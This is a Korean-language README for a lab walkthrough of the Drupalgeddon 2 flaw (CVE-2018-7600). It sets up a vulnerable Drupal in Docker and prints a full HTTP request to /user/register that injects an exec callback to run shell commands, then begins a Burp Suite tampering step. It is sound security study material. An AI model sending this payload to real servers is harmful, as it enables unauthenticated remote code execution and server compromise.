 dowonkwon/drupal-cve-2018-7600-poc
CVE-2018-7600 (Drupalgeddon 2)에 대한 개념 증명 익스플로잇으로, Docker와 Burp Suite를 사용한 단계별 실습 환경 설정 및 익스플로잇 워크스루를 제공합니다.

(CVE-2018-7600)**
Drupal 7.58 이전 버전, 8.3.9 이전의 8.x 버전, 8.4.6 이전의 8.4.x 버전, 8.5.1 이전의 8.5.x 버전은 Form API를 포함한 기본 또는 공통 모듈 구성을 사용하는 여러 하위 시스템에 영향을 미치는 문제로 인해 원격 공격자가 임의 코드를 실행할 수 있도록 허용한다.
참고문헌:

우선 다음 화면과 같이 해당 vulhub의 내용을 Fork해온다.
이후 해당 폴더를 ZIP파일로 다운로드 하여 가져 오고

drupal(CVE-2018-7600)과 관련된 내용들을 압축 해제 하여 내 래포지토리에 업로드

이제 해당 래포지토리를 통해 도커에 해당 환경을 구성해 보자

다음과 같이 내 래포짓을 git clone 명령을 통해 가져오고 docker-compose.yml 파일이 존재하는 폴더 내부로 cd 명령어를 통해 이동한다.

이후 다음과 같은 명령어로 백그라운드로 도커를 실행시킨다
docker-compose up -d
다음과 같이 실행이 되는 모습을 확인할 수 있음
http://localhost:8080 주소로 이동하여 Drupal 홈페이지로 이동해 봄


다음과 같이 Drupal 환경 구성을 하는 화면이 뜨면서 Drupal 홈페이지 화면이 나옴.
Exploit을 해보기 위해 다음과 같이 간단하게 셋팅해줌

그럼 다음과 같이 로드가 됨.
이후 추가적인 사이트 설정을 더 입력해줌 (Exploit을 위한 빠른 설정을 하기 위해 test로 설정)


다음과 같이 최종적으로 Drupal 사이트 셋팅 까지 마친 모습임

a2u/CVE-2018-7600을 참조하여 다음 요청을 drupal에 보낼 수 있다.
POST /user/register?element_parents=account/mail/%23value&ajax_form=1&_wrapper_format=drupal_ajax HTTP/1.1
Host: your-ip:8080
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 103

form_id=user_register_form&_drupal_ajax=1&mail[#post_render][]=exec&mail[#type]=markup&mail[#markup]=id
CVE-2018-7600(Drupalgeddon2)은**/user/register**를 통해 AJAX를 이용해 폼 필드 조작하는
비인증 공격을 시도하는 취약점이므로 Brup Suite를 통해 패킷을 변조해 볼 수도 있다.
우선 Brup Suite의 프록시 사이트를 통해 가입하기로 들어가 아무 값이나 입력 한 후 패킷을 캡쳐함

버프 수트를 이용하여 해당 패킷을 조작한다

